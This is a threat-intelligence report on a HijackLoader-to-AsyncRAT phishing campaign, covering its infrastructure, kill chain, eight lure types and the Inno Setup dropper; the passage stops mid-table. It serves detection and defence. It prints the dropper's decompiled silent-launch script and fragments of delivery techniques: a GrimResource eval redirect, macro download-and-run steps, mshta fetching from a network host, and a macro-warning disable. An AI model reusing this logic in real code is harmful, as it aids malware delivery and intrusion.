Contents
Campaign Identifier: HijackLoader-Penguish-MultiVector-62.60.237.100
Last Updated: May 6, 2026
Threat Level: HIGH
BLUF / Bottom Line Up Front
A live, 15-month-old multi-vector phishing campaign on OFAC-sanctioned bulletproof infrastructure (62.60.237[.]100, AS210644 AEZA, Finland) delivers a HijackLoader / Penguish / Rugmi loader chain that ends in an AsyncRAT-class .NET RAT beaconing to 185.241.208[.]129:56167 on Spamhaus DROP-listed AS210558 (1337 Services, Poland). The campaign is tracked here as UTA-2026-007 (an internal Hunters Ledger designation, see Section 11). Threat level is HIGH (overall risk score 7.5/10). The multiplicity of evasion layers (multi-vendor camouflage bundle, hostname-keyed per-host KDF, renamed signed Qihoo binary as .NET injection host, legacy .job autorunsc blind spot) compresses time-to-detect from sample launch to first C2 beacon to ~43 seconds. The single highest-value durable defender signal is the JA3 hash 07af4aa9e4d215a5ee63f9a0a277fbe3. It fingerprints the malware’s TLS client behavior independently of the C2 IP and rotating-IP infrastructure cannot defeat it. Attribution to a publicly named threat group rests at LOW confidence (58%); Russian-speaking operator language attribution is HIGH confidence (90%).
1. Executive Summary
A Russian-speaking commodity-malware operator, tracked here as UTA-2026-007 (an internal tracking label used by The Hunters Ledger, see Section 11), runs an end-to-end multi-vector phishing-to-RAT campaign that delivers a HijackLoader / Penguish / Rugmi loader chain into a .NET AsyncRAT-class final stealer. This report byte-confirms the full chain: Inno Setup dropper with Pascal-script anti-triage, LZNT1-chunked encrypted payload, eight embedded PE files, a multi-vendor camouflage bundle, and hollowing into a renamed signed third-party vendor binary (genuine Qihoo 360 PromoUtil dropped as WVault.exe) for .NET injection, all with PCAP, EVTX, memory forensics, and process-inspection evidence in one corpus. The campaign is live (DEFINITE: three independent network capture sources confirm active C2) and the operator’s choice of OFAC-sanctioned plus Spamhaus DROP-listed dual-bulletproof hosting indicates a high risk-tolerance profile (HIGH confidence, per Section 8).
This report exists because existing public reporting on HijackLoader, Penguish and Rugmi, and on AsyncRAT-class downstream payloads, covers the individual stages of this kill chain in isolation. No public report links the full chain, the Inno Setup InitializeSetup() returns False distribution stealth, the multi-vendor genuine-binary co-location, the cross-campaign renamed-Qihoo-PromoUtil hollow host TTP cluster, and the per-host hostname-keyed KDF that resisted around 270 cryptographic recovery combinations, to the same campaign with end-to-end byte confirmation. This report fills that gap.
What I found is a 32+ artifact open directory at 62.60.237[.]100/Documents/ (AEZA Finland, AS210644, OFAC-sanctioned) hosting a complete multi-vector phishing kit. Eight parallel execution primitives, .url Internet Shortcuts, .lnk shortcuts, .scr and .msi files using Right-to-Left Override disguise, macro Office documents, .xll Excel add-ins, MSC files using the GrimResource technique, HTA/MHT/MHTML proof-of-concept artifacts, and SFX installers, all converge on the same loader chain. The final stage beacons over TLSv1 to 185.241.208[.]129:56167 (1337 Services GmbH, Poland, AS210558, Spamhaus DROP-listed). Three independent VirusTotal IDS rules confirm the family is AsyncRAT-class, and the campaign infrastructure has been live for 15+ months, first observed 2025-02-08 against an investigation date of 2026-05-06.
Key Takeaways.
- JA3 hash
07af4aa9e4d215a5ee63f9a0a277fbe3is the single highest-value durable detection signal in this campaign. It fingerprints the malware’s TLS client behavior independently of the C2 IP. IP rotation cannot defeat JA3 detection. Block at network perimeter immediately. - DNS-based detection (RPZ, sinkholes, DGA detection) WILL NOT catch this campaign. The C2 IP
185.241.208.129is hardcoded in the loader/payload and never queried via DNS (49 DNS queries observed in the run, none point to operator infrastructure). Detection must be IP-based, JA3-based, or behavioral. - Persistence uses legacy
.jobformat that the standard Sysinternals autorunsc tool does NOT enumerate by default. Defenders relying solely on autorunsc inventory will miss this. Hunt for*.jobfile creation inC:\Windows\Tasks\from non-system-installer parents OR enumerateC:\Windows\System32\Tasks\watchermgmtdirectly. - The renamed-Qihoo-PromoUtil hollow-host pattern reuses across 8+ campaigns since 2025: defenders should detect the PATTERN (orphaned
WVault.exeor any renamedPromoUtil.exewithclr.dll!CreateAssemblyNameObjectthread start addresses) rather than specific hashes. The hash rotates per campaign; the pattern is durable. - Time-to-detect window is ~43 seconds from sample launch to first C2 beacon. File-based blocking must act inside this window OR behavioral detection at the orphan-
WVault.exestage is required. SIEM/EDR latency over ~60 seconds is too slow for prevention; only detection-and-response is feasible. - The operator shows selective depth: high-tier work in chosen areas (multi-vendor camouflage, three-layer wrapping, per-host KDF, cross-campaign hollow-host TTP) and commodity choices in others (near-stock Inno Setup wrapper, commodity HijackLoader, commodity Rugmi.HP cert installer). This is more diagnostic than uniform high-tier work. The profile is a MaaS-customer + bundle-camouflage integrator, NOT a custom-RAT or loader developer.
- Attribution to a publicly named actor rests at LOW confidence (58%). TAG-150 / GrayBravo and TA544 / Narwhal Spider are both ruled out at INSUFFICIENT confidence; Russian-speaking operator language attribution is HIGH confidence (90%); cross-vector operator-fingerprint cluster is MODERATE confidence (75%) for distinct-operator. Treat UTA-2026-007 as a tracking label, not a public actor identity.
Key Risk Factors.
| Risk Dimension | Score (X/10) | Rationale |
|---|---|---|
| Data Exfiltration | 8/10 | AsyncRAT-class .NET RAT supports browser credentials, banking sessions (HTTPS MITM via GoProxy CA), keystrokes, screenshots; full filesystem access |
| System Compromise | 8/10 | Remote command execution, scheduled task persistence with HighestAvailable privileges, .NET assembly injection in signed-vendor host |
| Persistence Difficulty | 7/10 | Legacy .job is autorunsc blind spot; Defender exclusion of drop directory; operator IPC via Wondershare-named pipe |
| Evasion Capability | 9/10 | Multi-layer wrapping; per-host KDF; multi-vendor camouflage; renamed signed binary as injection host; hardcoded-IP C2 (DNS blocking ineffective); Heaven's Gate in pe_03 |
| Lateral Movement | 5/10 | No automated lateral movement (not a worm); manual lateral movement via stolen credentials possible |
| Detection Difficulty | 8/10 | DNS-based detection ineffective (no DNS resolution for C2); TLS-fingerprint and behavioral process-tree are the primary durable signals (Section 6.7) |
The campaign scores 7.5 out of 10 overall, which is HIGH. Detection is feasible, because the durable signals listed in Key Takeaways above, the TLS fingerprint, the persistence file pattern and the hollow-host process tree, give multiple non-overlapping options, and the full detection package is in Section 10. The risk lies in the multiplicity of evasion layers and in the operator’s selective depth, high-tier work in chosen areas like camouflage, the KDF and the hollow host, alongside commodity choices elsewhere like the Inno Setup wrapper and the commodity loader. This is a MaaS-customer and bundle-camouflage integrator profile, not a script kiddie.
The threat actor is UTA-2026-007, tracked at three confidence levels, with the full assessment in Section 11:
- Russian-speaking operator: HIGH confidence (90%):
VSEZBSRABOTAT.urlfilename, Russian-language Kraken-exchange URL on second-stage IP,busket/Mega.io subdir typo (English-second-language tell), and SPecialiST RePack YARA hit onNDA.doc - Distinct operator (not coincidental shared bulletproof tenancy): MODERATE confidence (75%): four cross-vector fingerprints stable across 15+ months and seven delivery vectors
- Publicly named actor link: LOW confidence (58%): TAG-150 / GrayBravo and TA544 / Narwhal Spider both ruled out at INSUFFICIENT confidence; treat UTA-2026-007 as a tracking label, not a public actor identity
For technical teams (operational hooks complementing the Key Takeaways above):
- Hunt for any
*.jobfile creation inC:\Windows\Tasks\from non-system-installer parents. The legacy.jobformat is an autorunsc enumeration blind spot and is the campaign’s primary persistence mechanism (Section 6.4). - Investigate any orphaned
WVault.exeorPromoUtil.exewithclr.dll!CreateAssemblyNameObjectthread start addresses + outbound TLSv1 traffic on non-standard high ports. This catches the cross-campaign hollow-host TTP cluster (Section 6.3). - Detection content (five YARA rules, nine Sigma rules, one Suricata signature) is published separately at
/hunting-detections/opendirectory-62-60-237-100-20260506-detections/(raw file:opendirectory-62-60-237-100-20260506-detections.md).
The remainder of this report walks the kill chain end-to-end (Section 3), documents the static and dynamic technical analysis (Sections 4-6), maps observed behaviors to MITRE ATT&CK (Section 7), summarizes the threat-actor assessment and the UTA-2026-007 designation (Section 11), and closes with the consolidated Detection & Response section (Section 10) and gap-and-assumption catalog (Section 15).
1.1 Threat Intelligence Summary
This report is anchored to a single observable corpus rather than to general threat-landscape commentary, but four threat-intel facts shape how defenders should treat the findings:
- Family identification at HIGH confidence (92%): Kaspersky
Trojan.Win32.Penguish.gun, MicrosoftTrojanDownloader:Win64/Rugmi.HNL!MTB, and Elastic Security’sWindows_Trojan_GhostPulse_caea316bYARA all converge on the same loader family. HijackLoader / Penguish / Rugmi / GhostPulse / IDAT Loader / SHADOWLADDER are aliases for one commodity loader tracked by six vendors since July 2023 (see Section 2 for the full timeline). - Final-stage class at HIGH confidence (88%): three independent VirusTotal IDS rules fire on the C2 SSL handshake (AsyncRAT/zgRAT SSL cert, DCRat C&C SSL cert, AsyncRAT JA3). Combined with
clr.dll!CreateAssemblyNameObjectthread start addresses inWVault.exe, the final stage is .NET AsyncRAT-class. Specific variant (AsyncRAT vs DCRat vs zgRAT vs heavily modified fork) is INSUFFICIENT, requires TLS MITM or memory dump. - Infrastructure has dual-BPH posture: AS210644 (AEZA) was OFAC-sanctioned in July 2025 with Five Eyes joint advisory; AS210558 (1337 Services) is Spamhaus DROP-listed. The operator stages on both with full awareness. The Stage 1 sample first appeared on VirusTotal eight months after AS210644 was sanctioned. This rules out cautious or low-skill operators (HIGH confidence) and is a strong signal of risk tolerance.
- Cross-campaign reuse at HIGH confidence: VirusTotal
execution_parentspivot identifies the renamed-Qihoo-PromoUtil-as-WVault.exeinjection host pattern across 8+ distinct campaigns since 2025. Defenders detecting the PATTERN (orphaned legitimate Qihoo binary with .NET CLR thread start addresses) generalize across the cluster, not bound to specific hashes that the operator can rotate.
Public reporting matches and gaps are inventoried in Section 2.2; the threat-actor assessment with full ACH alternatives is in Section 11.
2. Threat Intelligence Summary: HijackLoader Family Background and Evolution
The primary loader family in this campaign is HijackLoader, a modular commodity loader that is tracked under at least six aliases across vendor reporting:
| Alias | Vendor | First documented |
|---|---|---|
| HijackLoader | Zscaler ThreatLabz | September 2023 |
| GhostPulse | Elastic Security Labs | October 2023 |
| Rugmi | ESET Research | December 2023 |
| Penguish | Kaspersky Securelist | January 2024 |
| IDAT Loader | Kroll Cyber | July 2024 |
| SHADOWLADDER | Red Canary | (telemetry-based) |
The Stage 1 sample analyzed in this corpus carries Kaspersky’s Trojan.Win32.Penguish.gun verdict, Microsoft’s TrojanDownloader:Win64/Rugmi.HNL!MTB label on the embedded loader binary, and Elastic Security’s Windows_Trojan_GhostPulse_caea316b YARA hit, three independent vendor classifications that anchor the family identification at HIGH confidence (92%).
2.1 Family evolution timeline
The loader has evolved measurably between 2023 and 2026. Key milestones from public reporting:
| Date | Event | Source |
|---|---|---|
| 2023-07 | First in-the-wild observation | Zscaler ThreatLabz |
| 2023-09 | First technical analysis published, modular architecture, six injection variants documented | Zscaler ThreatLabz |
| 2023-10 | First GhostPulse analysis, IDAT chunk steganography, process doppelgänging | Elastic Security Labs |
| 2023-12 | ESET reports detection surge from single-digit to hundreds per day | ESET Research |
| 2024-01 | Kaspersky names Penguish family + ScarletStealer chain | Kaspersky Securelist |
| 2024-02 | Heaven’s Gate technique (32↔64 bit mode switch) disclosed in HijackLoader chains | CrowdStrike |
| 2024-05 | Process hollowing + UAC bypass added; new modules modUAC, WDDATA, modCreateProcess, modWriteFile |
Trellix Research |
| 2024-06 | GrimResource MSC technique disclosed | Elastic Security Labs |
| 2024-07 | IDATLOADER documented delivering AsyncRAT, PureStealer, Remcos, StealC, Lumma, Carbanak | Kroll Cyber |
| 2024-10 | Code-signing certificate abuse detected; signed-EXE shift documented (5 abused certificate authorities) | HarfangLab |
| 2024-10 | Pixel-based GhostPulse evolution replaces IDAT chunk parsing | Elastic Security Labs |
| 2025-03 | ANTIVM module + call-stack spoofing analysis published | Zscaler ThreatLabz |
| 2025-04 | TAG-150 / GrayBravo cluster (Recorded Future) uses HijackLoader as secondary delivery | Recorded Future |
| 2025-07-01 | US Treasury OFAC sanctions Aeza Group (AS210644), the bulletproof hosting provider for many HijackLoader-adjacent campaigns | US Treasury OFAC |
| 2025-07-15 | “Unmasking AsyncRAT” fork taxonomy published (DcRat / VenomRAT / SilverRAT / 40+ forks) | ESET Research |
| 2025-12-21 | Open directory at 62.60.237[.]100/Documents/ first observed active |
Self-observed |
| 2026-03-22 | Stage 1 sample (Carriers.exe) first seen on VirusTotal |
Self-observed via VT |
| 2026-05-06 | This investigation; campaign infrastructure all live | Self-observed |
2.2 Public reporting matches and gaps
Analyst note: This subsection lists what already exists in public reporting versus what is novel or under-documented in this campaign. The point is not to claim everything in this report is brand new. Most of the techniques have been documented in pieces. The point is that the byte-confirmed, end-to-end chain in one corpus surfaces several details that defenders cannot get from existing public reporting.
Strong matches with public reporting (HIGH confidence):
- LZNT1-chunked PNG-IDAT-framed payload structure (Elastic Security 2023; Zscaler 2024)
- Stage-2 position-independent shellcode with PEB-walk API hash resolution (Zscaler 2024; Bahlai Medium)
- GrimResource MSC weaponization (Elastic Security June 2024)
- TLSv1 hardcoded-IP C2 on non-standard high port (multiple AsyncRAT variant reports)
- Legacy
.joblegacy scheduled task as autorunsc blind spot (Microsoft documentation) - Defender exclusion add via
MsMpEng.exe(Microsoft Threat Intelligence) - Code-signing certificate abuse (HarfangLab October 2024)
- Final-stage AsyncRAT-class with multiple AsyncRAT/DcRAT IDS rule hits (Abuse.ch SSLBL)
- Mega.io payload staging (general, multiple commodity-operator reports)
Novel or under-documented in public reporting (HIGH confidence):
- Stage-2 XOR key
0xE1D5B4A2differs from canonical published32 A3 49 B3, fork-specific build evidence - Pascal-script
InitializeSetup() returns Falseorphan-and-execute trick, documented only in fragments - Inno Setup 6.5+ format gap as deliberate evasion (
innounp 0.50andinnoextract 1.9fail to parse) - Multi-vendor genuine signed-binary co-location (four genuine vendor binaries, not one), camouflage upgrade beyond HarfangLab single-binary signing
- Whole-binary hollowing of renamed signed third-party EXE (Qihoo
PromoUtil.exe→WVault.exe) - Hostname-keyed dual-use crypto pattern, used as both PRNG seed AND decryption key
- GoProxy MITM CA cert install with thumbprint
0174E68C97DDF1E0EEEA415EA336A163D2B61AFDas a HijackLoader operator artifact, no prior HijackLoader documentation WondershareCrashServicesnamed pipe used as covert IPC channel (Wondershare Breakpad usage is legitimate; abuse is novel)- Operator-rebuilt Wondershare crash reporter with PDB path
I:\CompanySource\Plowshare\Src\Symbol\Release\ExceptionHandler.pdb - Cross-campaign
WVault.exehollow-host pattern, used by 8+ campaigns since 2025 - RTLO + Cyrillic-codepoint URL substitution layered (
%e2%80%ae+%d1%80) .xllExcel-DNA delivery in a HijackLoader chain (XLL is usually paired with non-modular loaders: Dridex, Agent Tesla, Buer)- Mega.io
busket/typo subdir, operator fingerprint stable across all delivery vectors for 15+ months
3. Kill Chain Overview
Analyst note: This section walks the kill chain end-to-end at a high level so the rest of the report has a shared map. Each stage gets a plain-language description of what happens, who triggers it, and what the defender should look for. Sections 4 through 6 then go deep on each technical layer. If you only read one technical section, read this one. It gives you the shape of the campaign at one glance.
The campaign is a multi-vector phishing kit converging on a single loader chain. The user opens any of eight different lure types. Each vector unpacks to the same downstream, a HijackLoader / Penguish / Rugmi loader chain that drops a renamed signed Qihoo binary, hollows it, and injects a .NET RAT. The infographic below shows the full chain for the primary sample (Carriers.exe); the other seven vectors join the chain at Stage 1 (the SFX installer phase).
![Vertical flowchart of the 11-stage HijackLoader / Penguish / Rugmi to AsyncRAT-class kill chain. Stages flow top-to-bottom with arrows. Stage 0 (orange) Initial Access, 8 parallel delivery vectors (.url, .lnk, .scr/.msi RTLO, macro Office, .xll, .msc GrimResource, .hta/.mht/.mhtml POCs, fake-PDF .exe). Stage 1 (amber) SFX Wrapper Carriers.exe Inno Setup 6.5+, Pascal Script InitializeSetup -> WinExec -> return False with silent installer abort. Stage 2 (red) Side-load Host CrystSupervisor32.exe (renamed Wondershare SlideShowEditor.exe) loads operator-modified ExceptionHandler.dll with Plowshare PDB and inline reflective loader. Stage 3 (purple) First DLL Hollow into Windows tapisrv.dll, reads shadermgr93.rc 27 KB config, copies 5808 bytes of stage-2 shellcode. Stage 4 (red) Stage-2 Shellcode 5808 bytes 8-phase architecture, X65599 hash table, anti-sandbox quadruple, reads networkspec17.log 2.6 MB and decodes through PNG-IDAT chunk walker, 4-byte XOR with key 0xE1D5B4A2, LZNT1 chunked to 3.75 MB. Stage 5 (purple) Second DLL Hollow into Windows input.dll. Stage 6 (cyan) Stage-3 PE Bundle 8 PEs split into 5 genuine signed binaries (Crisp Squirrel, Info-ZIP, two Google Updater PEs, Qihoo 360 PromoUtil) and 3 operator PEs (pe_03 HijackLoader proper, pe_06 GoProxy MITM CA installer, pe_07 bundle-cleanup helper). Stage 7 (red) Per-host KDF via ntdll!RtlHashUnicodeString, seed = X65599(GetComputerNameW()) XOR 0xa1b2d3b4 used as both PRNG seed and decryption key, resisted ~270 cipher recovery attempts. Stage 8 (purple) WVault.exe Hollow, genuine Qihoo PromoUtil dropped to C:\\ProgramData\\WVault.exe with parent process orphaned, .NET CLR thread start addresses visible (clr.dll!CreateAssemblyNameObject, GetIdentityAuthority). Cross-campaign TTP across 8+ campaigns since 2025. Stage 9 (dark red) Persistence + Defender Bypass + GoProxy CA cert install at thumbprint 0174E68C97DDF1E0EEEA415EA336A163D2B61AFD. Stage 10 (dark red) C2 Beacon TLSv1 to 185.241.208[.]129:56167 (hardcoded IP, no DNS), JA3 07af4aa9e4d215a5ee63f9a0a277fbe3 matches SSLBL AsyncRAT JA3, JA4 t10i060500_4dc025c38c38_1a3805c3aa63, ClientHello cipher list 49162-49161-49172-49171-53-47. Footer: total time from sample launch to first C2 beacon approximately 43 seconds, file-based blocking must act inside this window or behavioral detection at Stage 8 is required.](/assets/images/opendirectory-62-60-237-100-20260506/hijackloader-kill-chain-overview.svg)
WVault.exe stage is required. Sections 4-6 walk each stage in technical depth.Stage-by-stage detail at a glance:
| Stage | What happens | What defenders see |
|---|---|---|
| 0 | 8 parallel lures (URL/LNK/SCR/MSI-RTLO/macro-Office/XLL/MSC/HTA/fake-PDF-EXE) | First-touch artifact in the inbox or downloads, variable per vector |
| 1 | Carriers.exe Inno Setup 6.5+ wrapper · Pascal Script InitializeSetup() → WinExec → return False |
Silent installer that “fails to install” while payload is already running |
| 2 | CrystSupervisor32.exe (genuine signed Wondershare) loads operator-modified ExceptionHandler.dll with Plowshare PDB |
DLL side-load from a non-Wondershare installation directory |
| 3 | First DLL hollow into tapisrv.dll (5,808 bytes of stage-2 shellcode) |
RWX section in tapisrv.dll of CrystSupervisor32.exe |
| 4 | Stage-2 shellcode 8-phase: API hash table, anti-sandbox quadruple, IDAT/XOR/LZNT1 decode of networkspec17.log to 3.75 MB |
ZwDelayExecution × 9 · large LZNT1 decompression on a .log file |
| 5 | Second DLL hollow into input.dll with stage-3 PE bundle |
RWX section in input.dll |
| 6 | 8 PEs unpacked (5 genuine signed binaries as camouflage + 3 operator-controlled including HijackLoader proper) | Multi-vendor file drop in %TEMP%\is-XXXXX.tmp\ |
| 7 | pe_03 resolves RtlHashUnicodeString and derives per-host KDF (X65599(hostname) XOR 0xa1b2d3b4) · 4 random env vars created |
Per-host random uppercase-A-Z env-var names · encrypted *.tmp files |
| 8 | WVault.exe (renamed Qihoo PromoUtil) spawned then orphaned · .NET CLR thread start addresses visible |
Orphaned signed Qihoo binary in C:\ProgramData\ with clr.dll!CreateAssemblyNameObject thread |
| 9 | Three persistence layers: legacy .job scheduled task · Defender exclusion of drop dir · GoProxy CA cert install |
.job file in C:\Windows\Tasks\ (autorunsc blind spot) · cert thumbprint 0174E68C…2B61AFD in registry |
| 10 | TLSv1 beacon to 185.241.208[.]129:56167 · hardcoded IP · JA3 07af4aa9…fbe3 matches SSLBL AsyncRAT |
Outbound TLSv1 to non-standard high port from orphaned signed Qihoo binary · DNS-based detection useless |
Total time from sample launch to first C2 beacon: ~43 seconds. File-based blocking needs to act in this window, or behavioral detection is required.
3.1 The eight delivery vectors
Analyst note: All eight vectors converge on the same loader chain. The operator picks whichever one fits the victim’s mail-gateway and EDR posture. A defender who blocks only one vector still misses the campaign.
The open directory hosts a complete multi-vector phishing kit. Every vector below was observed in the corpus and is detailed in Section 4.
| Vector | Files in kit | Mechanism |
|---|---|---|
.url Internet Shortcut |
VSEZBSRABOTAT.url, NDA_Verification222.url, Price.pdf.url, 2.url |
URL=file:///\\<typosquat>\… triggers WebDAV/SMB → potential NTLM hash leak + WebDAV fetch |
.lnk shortcut |
sss.lnk, xxx.lnk, 13223.lnk |
LNK target = explorer.exe + UNC argument padded with ~232 spaces (anti-inspection) |
| Macro Office docs | Price5.docm, Price6.doc, NDA.doc, Price4.xls |
Reverse-encoded URL → iwr → Mega.io payload → start-process %TEMP%\application.exe |
| Macro-security disable | Excel_2016_Windows.bat |
PowerShell sets Office\1[6,9].0\*\Security\VBAWarnings=1 |
| RTLO disguise | puttyfdp.scr, NDA_Agreementsfdp.msi, Carriers_Agreements_009RCARHEFfd..scr |
U+202E flips display so .scr/.msi reads as .PDF; new variant adds Cyrillic-р homoglyph |
Fake-PDF .exe |
NDA_Agreements.PDF_2025-12-22 06-50-31-659.exe, PriceList.PDF_*.exe |
Long-timestamp filename pushes .exe extension off Explorer’s column |
| MSC GrimResource | 1.msc, Price2.pdf.msc, MSCFile.msc |
res://apds.dll/redirect.html?target=javascript:eval(…), XSL → VBScript → PowerShell |
| HTA / MHT / MHTML POCs | hta.hta, mht.mht, mhtml.mhtml |
mshta.exe \\<host>\file.hta from network (operator dev artifacts with Russian comments) |
.xll Excel-DNA add-in |
Price3.xll (3.4 MB, init.dll,#1 rundll32 entry), Macros64_2_.xll |
Excel add-ins as macro-block bypass |
| SFX installers | Carriers.exe, LDKPOIZD.exe, MWXTCKDB.exe, VFSZQPTV.exe, PPMANLYP.exe, anvirrus.exe, NDA_Agreements.PDF_*.exe, PriceList.PDF_*.exe |
WiX Burn (LDKPOIZD), Inno Setup (Carriers), 7-Zip SFX (PPMANLYP), Embarcadero Delphi |
| Bundled accessory | AnyDesk.exe, processhacker-2.39-setup.exe, putty.exe/PUTTY.exe, KMSAuto Net.exe |
Standard Russian-affiliate accessory toolkit (RMM + LOLBins) |
3.2 Lure themes
Two dominant lure themes appear:
- NDA-themed:
NDA_Agreements.PDF_*.exe,NDA_Verification222.url,NDA2026.zip → NDA.zip → NDA.doc,NDA_Agreementsfdp.msi(RTLO variant). Targets sales, legal, and procurement workflows. - Price/Carrier-shipping themed:
PriceList.PDF_*.exe,Price.zip/price2026.zip,Price[3,4,5,6]doc/xll/xls/docm,Carriers.exe,Price2.pdf.msc. Targets transport, carriers, and sales workflows.
Both themes target B2B business workflows, consistent with broad opportunistic commodity-operator playbooks. No specific industry has been narrowly targeted.
4. Static Analysis: Distribution Layer
Three distribution-layer components carry the loader chain: Carriers.exe (the Inno Setup wrapper a triage pipeline encounters first), CrystSupervisor32.exe (the genuine signed side-load host), and ExceptionHandler.dll (the operator’s modified DLL that drives the chain). All three are analyzed below.
File facts, hashes and the anti-triage or side-load mechanics for all ten distribution-layer components. Click to expand.
4.1 Carriers.exe: Inno Setup Pascal-Script Anti-Triage Wrapper
File facts:
| Field | Value |
|---|---|
| Filename | Carriers.exe |
| Original URL | hxxp://62.60.237[.]100:80/Documents/Carriers.exe |
| Size | 6,592,496 bytes (6.3 MB) |
| SHA256 (prefix) | 1afbe5d9… (full hash, MD5, IMPHASH in IOC feed) |
| Compile timestamp | 2025-09-11 13:05:07 UTC |
| Compiler / linker | Embarcadero Delphi (Turbo Linker), Inno Setup 6.5+ wrapper |
| Overlay | 5,639,664 bytes (5.4 MB embedded Inno bundle) |
| VT detection | 36/76 |
Inno Setup AppName |
Apophyge (operator codename, architectural term) |
Inno Setup DefaultDirName |
Veteran (operator codename) |
Inno Setup AppId GUID |
{1F2952E4-FC07-4482-B9E6-E795507DA7D2} (campaign-unique) |
Hash and full IOC details: see
opendirectory-62-60-237-100-20260506-iocs.jsoncompanion file (referenced in Section 14). All file-fact tables in Sections 4.7-4.10 follow the same convention: SHA256 prefixes are shown for orientation; full hashes and additional indicators are in the IOC feed, not embedded inline.
Carriers.exe is a near-stock Inno Setup 6.5+ wrapper, NOT the operator’s malicious heavy-lifter. The operator’s only modifications are at three places: the Pascal Script [Code] section, the bundle contents, and the disguise (Apophyge AppName, Veteran DefaultDirName). The cryptographic primitives (ChaCha20, SHA-512, BLAKE2) that show up in YARA hits are all stock Inno Setup 6.3+ ChaCha20 stack components, not operator code.
4.1.1 Pascal Script InitializeSetup() returns False distribution stealth
Analyst note: Inno Setup is a legitimate open-source installer. Most installers you’ve ever clicked were probably built with it. Operators sometimes embed a small script inside an Inno Setup wrapper. This particular operator uses a script trick that makes the installer fire off the payload then abort silently with no wizard ever appearing on screen. Sandboxes that wait for a wizard or for the Run section of the installer to execute see nothing happen. They don’t know the payload already ran. This is the single most important reason this campaign passes through automated triage pipelines that would catch a more conventional dropper.
Pascal Script bytecode (decompiled from CompiledCode.bin via Inno Setup bytecode decompiler (ifpsdasm), 1,632 bytes):
InitializeSetup() :
begin
    tmp := ExpandConstant('{tmp}')          // %TEMP%\is-XXXXX.tmp\
    ExtractTemporaryFile x 17               // drops camouflage DLLs + payload
    cmdline := '"' + tmp + '\CrystSupervisor32.exe' + '"'
    WinExec(cmdline, SW_NORMAL)             // fire-and-forget launch
    Result := False                         // installer aborts silently
end
Setting Result := False makes the installer exit immediately. There is no wizard window, no [Files] extraction phase via the standard path, no [Run] section, and no progress dialog, so the victim sees nothing. The payload CrystSupervisor32.exe is already running, because WinExec is fire-and-forget and control returns to the Pascal Script before CrystSupervisor32.exe finishes initializing.

InitializeSetup(), decompiled with ifpsdasm. The function extracts all 17 bundle files via ExtractTemporaryFile, fires off CrystSupervisor32.exe via WinExec, then returns False, silently aborting the installer wizard while the payload is already running. This is the operator's signature anti-triage trick.Why this defeats automated triage:
- Sandboxes timing out at “wizard appeared”, fail (no wizard appears)
- Sandboxes timing out at
[Run]section execution, fail (no[Run]section runs) - Sandboxes flagging
WinExecfrom a Pascal Script: most don’t decompileCompiledCode.bin; they only inspect the.issscript, which doesn’t show this - Tooling-version evasion:
innounp 0.50andinnoextract 1.9fail to parse Inno Setup 6.5.x format, so defenders see “incompatible version” and assume the file is corrupt or not Inno Setup at all. Thejrathlev/innounp-2 v2.67.9fork is required to extract.

/PASSWORD= command-line argument; if a defender extracts the binary and runs it without one, this dialog appears. Most analysts hit this and assume the sample requires an unknown password to detonate, yet the Pascal Script's InitializeSetup() path runs before this gate, so the payload has already executed.4.1.2 The 17 dropped files: multi-vendor camouflage bundle
The 17 files dropped by the Pascal Script into %TEMP%\is-XXXXX.tmp\ form a multi-vendor camouflage bundle. The compile-timestamp distribution is the single discriminating diagnostic: 12 of the DLLs have 2005-2019 compile timestamps (genuine Wondershare / Microsoft camouflage); only CrystSupervisor32.exe (2025-02-25) and the operator artifacts (networkspec17.log, shadermgr93.rc) are 2025-built.
| File | Size | Verdict | Role |
|---|---|---|---|
CrystSupervisor32.exe |
2,513,640 | Genuine Wondershare SlideShowEditor.exe (renamed) | Side-load HOST |
ExceptionHandler.dll |
131,584 | Operator-modified Wondershare Plowshare crash reporter | Operator dispatcher / IPC router |
NLEService.dll |
